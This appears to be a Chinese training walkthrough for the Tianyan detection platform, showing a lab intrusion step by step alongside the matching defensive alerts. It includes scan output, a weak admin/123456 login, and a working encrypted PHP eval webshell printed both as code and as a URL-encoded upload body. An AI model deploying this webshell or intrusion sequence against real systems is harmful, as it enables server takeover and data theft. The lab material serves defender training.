

# 天眼实训平台场景一



2021-04-08

# 目录


1.场景介绍

2.实验步骤




# 场景介绍

现有一台某公司官网的WEB服务器和邮件服务器对外网开放，某黑客通过入侵WEB服务器，从而控制了邮件服务器双网卡的机器，入侵到了内网，获取到了公司机密文件



# 场景介绍

## 攻击流程图



# 实验步骤-信息收集阶段

攻击-使用御剑进行目录扫描、nmap进行端口扫描

域名:

线程:  (条 CPU核心 \* 5最佳)  DIR: 1164  ASPX: 84833  探测200  
 ASP: 71041  PHP: 38704  探测403  
超时:  (秒 超时的页面被丢弃)  MDB: 432  JSP: 631  探测3XX

扫描信息: 扫描完成... 扫描线程: 0 扫描速度: 0/秒

ID	地址	HTTP响应
1	<a href="http://192.168.93.131/phpmyadmin/">http://192.168.93.131/phpmyadmin/</a>	200
2	<a href="http://192.168.93.131/phpinfo.php">http://192.168.93.131/phpinfo.php</a>	200
3	<a href="http://192.168.93.131/phpmyadmin/tbl_create.php">http://192.168.93.131/phpmyadmin/tbl_create.php</a>	200
4	<a href="http://192.168.93.131/phpmyadmin/">http://192.168.93.131/phpmyadmin/</a>	200
5	<a href="http://192.168.93.131/PhpMyAdmin/">http://192.168.93.131/PhpMyAdmin/</a>	200

```
| ssl-cert: Subject: commonName=win2k8
| Not valid before: 2022-03-21T05:32:40
|_ Not valid after: 2022-09-20T05:32:40
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
48157/tcp closed unknown
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp closed unknown
49156/tcp closed unknown
MAC Address: 00:0C:29:40:9C:0E (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cp
indows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: WIN2K8, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:40:9c:0e (VMware)
| smb2-security-mode:
|_ 2.1:
|_ Message signing enabled but not required
|_ smb-os-discovery:
|_ OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
|_ OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|_ Computer name: win2k8
|_ NetBIOS computer name: WIN2K8\x00
|_ Workgroup: WORKGROUP\x00
|_ System time: 2022-04-08T14:56:19+08:00
|_ clock-skew: mean: -1h36m00s, deviation: 3h34m38s, median: -1s
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|_ date: 2022-04-08T06:56:18
|_ start_date: 2022-04-08T06:37:05
```

# 实验步骤-信息收集阶段

## 防守-查看分析平台有目录探测和NMAP扫描行为

\*进行模糊匹配    \*进行模糊匹配    请选择    请选择    请选择

共计 1.91K 条告警 | 危急: 577条 | 高危: 866条 | 中危: 339条 | 低危: 131条 | 未读告警: 1.54K 条

事件提交    自定义标签    标记已读    标记未读    ...    导出

<input type="checkbox"/>	最近发生时间	受害IP	攻击IP	资产IP	告警类型	威胁名称	攻击结果	威胁级别	次数	告警标签	事件上报	操作
<input type="checkbox"/>	2022-04-08 14:55:33	192.168.93.131	192.168.93.129	192.168.93.131	【攻击利用】信息泄露	GIT项目源代码探测	失败	高危	2		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:33	192.168.93.131	192.168.93.129	192.168.93.131	【拒绝服务】其他拒绝...	ACK_FLOOD	企图	高危	1		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:33	192.168.93.131	192.168.93.129	192.168.93.131	【侦察】端口扫描	Generic_scan	企图	高危	1		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:33	192.168.93.131	192.168.93.129	192.168.93.131	【攻击利用】信息泄露	发现敏感信息文件的...	失败	低危	2		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:32	192.168.93.131	192.168.93.129	192.168.93.131	【攻击利用】信息泄露	发现Web服务探测...	企图	低危	1		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:32	192.168.93.131	192.168.93.129	192.168.93.131	【侦察】网络扫描	发现黑客工具Nmap...	失败	高危	1		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:32	192.168.93.131	82.157.58.139	192.168.93.131	【拒绝服务】其他拒绝...	ACK_FLOOD	企图	高危	2		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:32	192.168.93.131	192.168.93.129	192.168.93.131	【攻击利用】信息泄露	发现NMAP探测行为...	企图	中危	1		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:32	192.168.93.129	192.168.93.131	192.168.93.129	【侦察】端口扫描	Generic_scan	企图	高危	2		未上报	详情   处置   加白
<input type="checkbox"/>	2022-04-08 14:55:32	192.168.93.129	192.168.93.131	192.168.93.129	【拒绝服务】其他拒绝...	ACK_FLOOD	企图	高危	1		未上报	详情   处置   加白

# 实验步骤-信息收集阶段

防守-分析流量可以看出攻击IP、受害IP、端口、和HEAD请求

告警时间	2022-04-08 14:47:33	威胁级别	低危
攻击IP	192.168.93.1	受害IP	192.168.93.131
告警类型	【攻击利用】信息泄露	威胁名称	发现敏感目录/文件探测行为
源MAC地址	00:50:56:c0:00:08	目的MAC地址	00:0c:29:40:9c:0e
告警次数	118	状态	未处置
告警设备	815077387	告警设备IP	10.48.21.146
规则ID	0x100207bf	攻击阶段	侦察
XFF代理		攻击结果	失败

## 五元组信息

源IP	192.168.93.1 未分配资产组	目的IP	192.168.93.131 未分配资产组
源端口	7295	目的端口	80
源地理信息	局域网	目的地理信息	局域网
协议		VLAN	

## 请求头

```
HEAD /admin.cgi HTTP/1.1
Host: 192.168.93.131
```

## 响应头

```
HTTP/1.1 404 Not Found
```


```
Date: Fri, 08 Apr 2022 06:46:36 GMT
```

```
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
```

```
Content-Type: text/html; charset=iso-8859-1
```

# 实验步骤-信息收集阶段

攻击-攻击者扫描到phpinfo页面泄露进行访问



The screenshot shows a web browser window with the address bar displaying "192.168.93.131/phpinfo.php". The page content includes the PHP logo and version number "PHP Version 5.4.45". Below this, a table provides detailed system and configuration information.

Property	Value
System	Windows NT WIN2K8 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)



# 实验步骤-信息收集阶段

防守-查看分析平台有相应的告警,分析phpinfo页面是否存在、页面存在路径是什么。

最近发生时间	受害IP	攻击IP	资产IP	告警类型	威胁名称	攻击结果	威胁级别	次数	告警标签	操作
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	发现目录穿越攻击行为	失败	高危	2		详情   处置   加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】信息泄露	发现敏感信息文件的探测行为	失败	低危	2		详情   处置   加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	发现目录穿越攻击行为	失败	中危	2		详情   处置   加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	路径穿越攻击(机器学习)	失败	中危	2		详情   处置   加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】信息泄露	发现PHPINFO信息泄露漏洞	攻击成功	中危	1		详情   处置   加白

告警类型	【攻击利用】信息泄露	威胁名称	发现PHPINFO信息泄露漏洞
源MAC地址	00:50:56:c0:00:08	目的MAC地址	00:0c:29:40:9c:0e
告警次数	1	状态	未处置
告警设备	815077387	告警设备IP	10.48.21.146
规则ID	0x1000000f	攻击阶段	侦察
XFF代理		攻击结果	攻击成功

## 五元组信息

源IP	192.168.93.1	未分配资产组	目的IP	192.168.93.131	未分配资产组
源端口	9493		目的端口	80	
源地理信息	局域网		目的地理信息	局域网	
协议			VLAN		


## 请求头

```
GET /phpinfo.php HTTP/1.1
Host: 192.168.93.131
Connection: keep-alive
Cache-Control: max-age=0
```

# 实验步骤-漏洞利用阶段

攻击-使用弱口令登录管理后台后台admin/123456,后台地址为


<http://192.168.93.131/YXCMS/index.php?r=admin>



The screenshot shows the YXCMS management interface. The browser address bar displays `192.168.93.131/YXCMS/index.php?r=admin`. The page title is "YXcms" and the current user is "YX". The interface includes a navigation menu on the left and a main content area. The main content area displays "当前位置: 【环境信息】" and "服务器概况".

服务器概况	
服务器域名/IP地址: 192.168.93.131(192.168.93.131)	服务器时间: 2022年4月8日 15:20:24
服务器操作系统: Windows (内核版本: WIN2K8)	站点物理路径: C:/WWW
服务器解释引擎: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45	Web服务端口: 80
PHP版本: 5.4.45	PHP运行方式: APACHE2HANDLER
MySQL数据库: √	自动定义全局变量(register_globals): ×
允许使用URL打开文件(allow_url_fopen): √	允许动态加载链接库(enable_dl): ×
显示错误信息(display_errors): √	程序最多允许使用内存量(memory_limit): 128M
POST最大字节数(post_max_size): 8M	允许最大上传文件(upload_max_filesize): 2M
程序最长运行时间(max_execution_time): 30秒	Session支持: √

系统信息

官方网站: <a href="http://www.yxcms.net">http://www.yxcms.net</a>	
版本: YxcmsApp 1.4.7 【未授权版】	

# 实验步骤-漏洞利用阶段

防守-在天眼发现明文口令传输的告警,分析登录地址,传输口令

最近发生时间	受害IP	攻击IP	资产IP	告警类型	威胁名称	攻击结果	威胁级别	次数	告警标签	事件上报	操作
2022-04-08 15:21:21	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】其他攻击...	发现明文口令传输	企图	中危	1		未上报	详情   处置   加白
2022-04-08 15:21:21	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】弱口令	Web弱口令登录	企图	高危	1		未上报	详情   处置   加白
2022-04-08 15:21:21	192.168.93.1	192.168.93.131	192.168.93.1	【拒绝服务】其他拒绝...	ACK_FLOOD	企图	高危	3		未上报	详情   处置   加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	发现目录穿越攻击行...	失败	高危	2		未上报	详情   处置   加白
2022-04-08 15:11:10	192.168.93.131	192.168.93.1	192.168.93.131	【攻击利用】目录遍历	路径穿越攻击(机器...	失败	中危	2		未上报	详情   处置   加白

```
POST /YXCMS/index.php?r=admin/index/login HTTP/1.1
Host: 192.168.93.131
Connection: keep-alive
Content-Length: 164
Cache-Control: max-age=0
```

```
username=admin&password=*****&checkcode=2342&cx=3!
pzraaiO%2Bnlutw
```

告警类型	【攻击利用】弱口令	威胁名称	Web弱口令登录
源MAC地址	00:50:56:c0:00:08	目的MAC地址	00:0c:29:40:9c:0e
告警次数	1	状态	未处置
告警设备	815077387	告警设备IP	10.48.21.146
规则ID	0x100011e9	攻击阶段	入侵
弱口令账号	admin	弱口令密码	***3456 <input type="button" value="显示密码"/>
XFF代理		攻击结果	企图

# 实验步骤-漏洞利用阶段

## 攻击-在后台上传webshell

当前位置: 【前台模板"default"文件列表】

文件名称	文件大小	修改时间	操作
acomment.php	3KB	2022/04/08 14:38:47	编辑 删除
arightCom.php	5KB	2022/04/08 14:38:47	编辑 删除
extend_guestbook.php	4KB	2022/04/08 14:38:47	编辑 删除
extend_index.php	5KB	2022/04/08 14:38:47	编辑 删除
index_index.php	13KB	2022/04/08 14:38:47	编辑 删除
index_map.php	2KB	2022/04/08 14:38:47	编辑 删除
index_search.php	2KB	2022/04/08 14:38:47	编辑 删除
info.php	1KB	2022/04/08 14:38:47	编辑 删除
layout.php	8KB	2022/04/08 14:38:47	编辑 删除
-----	----	-----	----

当前位置: 【模板"default"新增文件】

文件名称: code .php

```
6 session_write_close();
7 $post=file_get_contents("php://input");
8 if(!extension_loaded('openssl'))
9 {
10     $t="base64_".decode;
11     $post=$t($post);
12
13     for($i=0;$i<strlen($post);$i++) {
14         $post[$i] = $post[$i]^$key[$i+1&15];
15     }
16 }
17 else
18 {
19     $post=openssl_decrypt($post, "AES128", $key);
20 }
21 $arr=explode('|',$post);
22 $func=$arr[0];
23 $params=$arr[1];
24 class C{public function __invoke($p) {eval($p.);}}
```

信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

路径: C:/WWW/YXCMS/

名称	大小	修改时间	权限
.	4096	2022-04-08 06:38:49	R/W/-
..	0	2022-04-08 06:38:46	R/W/-
.htaccess	238	2017-10-09 02:53:18	R/W/-
data	0	2022-04-08 06:38:46	R/W/-
httpd.ini	310	2014-03-07 12:10:32	R/W/-
index.php	509	2013-08-20 01:46:50	R/W/-
protected	4096	2022-04-08 06:38:47	R/W/-
public	4096	2022-04-08 06:38:49	R/W/-
robots.txt	83	2013-08-20 01:46:44	R/W/-
upload	4096	2022-04-08 06:38:49	R/W/-
升级日志.txt	584	2017-10-09 03:12:06	R/W/-
说明.htm	3591	2012-05-10 01:38:30	R/W/-

目录结构

- C:/
- \$Recycle.Bin
- Apache
- Documents and Settings
- IIS
- MySQL
- Oracle
- PerfLogs
- Program Files
- Program Files (x86)
- ProgramData
- SQL-Front
- System Volume Information
- Users
- WWW
  - YXCMS
  - phpMyAdmin

# 实验步骤-漏洞利用阶段

防守-在天眼发现文件上传的行为，分析webshell地址和溯源

<input type="checkbox"/>	2022-04-08 16:19:01	192.168.93.131	192.168.93.1	【网页漏洞利用】代码执行	PHP代码执行攻击(机器学习)	企图	高危	1	<a href="#">详情</a> <a href="#">加白</a>
<input type="checkbox"/>	2022-04-08 16:19:01	192.168.93.131	192.168.93.1	【网页漏洞利用】后门程序	发现混淆的一句话通信数据	企图	危急	1	<a href="#">详情</a> <a href="#">加白</a>

## 请求体

```
filename=code&code=%3C%3Fphp%0D%0A%40error_reporting%28%29%3B%0D%0A%24key%3D%22e45e329feb5d925b%22%3B+%2F%2F%2E%8%AF%A5%5E%AF%86%E9%92%A5%E4%B8%BA%E8%BF%9E%E6%8E%A5%5E%AF%86%E7%A0%8132%E4%BD%8Dmd5%E5%80%BC%E7%9A%84%E5%89%8D16%E4%B%0D%8D%EF%BC%8C%E9%BB%98%E8%AE%A4%E8%BF%9E%E6%8E%A5%5E%AF%86%E7%A0%81rebeyond%0D%0A%09%24_SESSION%5B%27k%27%5D%3D%24key%3B%0D%0A%09session_write_close%28%29%3B%0D%0A%09%24post%3Dfile_get_contents%28%22php%3A%2F%2Finput%22%29%3B%0D%0A%09if%28%21extension_loaded%28%27openssl%27%29%29%0D%0A%09%7B%0D%0A%09%09%24t%3D%22base64_%22%22decode%22%3B%0D%0A%09%09%24post%3D%24t%28%24post%22%22%29%3B%0D%0A%09%09%0D%0A%09%09for%28%24i%3D%0%3B%24i%3Cstrlen%28%24post%29%3B%24i%2B%2B%29+%7B%0D%0A+++%09%09%09+%24post%5B%24i%5D+%3D+%24post%5B%24i%5D%5E%24key%5B%24i%2B1%2615%5D%3B+%0D%0A+++%09%09%09%7D%0D%0A%09%7D%0D%0A%09else%0D%0A%09%7B%0D%0A%09%09%24post%3Dopenssl_decrypt%28%24post%2C+%22AES128%22%2C+%24key%29%3B%0D%0A%09%7D%0D%0A+++%24arr%3Dexplode%28%27%7C%27%2C%24post%29%3B%0D%0A+++%24function%3D%24arr%5B%0%5D%3B%0D%0A+++%24params%3D%24arr%5B1%5D%3B%0D%0A%09class+C%7Bpublic+function+_invoke%28%24p%29+%7Beval%28%24p.%22%22%29%3B%7D%7D%0D%0A+++%40call_user_func%28new+C%28%29%2C%24params%29%3B%0D%0A%3F%3E&&_hash_=cb0c4fb80e62d846940c35256ad670dd_a0abQarQidhFfaJJHNUdn2EwLwbV2Ri3011bF4GJirzxGiacNND8xu0
```

## 响应体

```
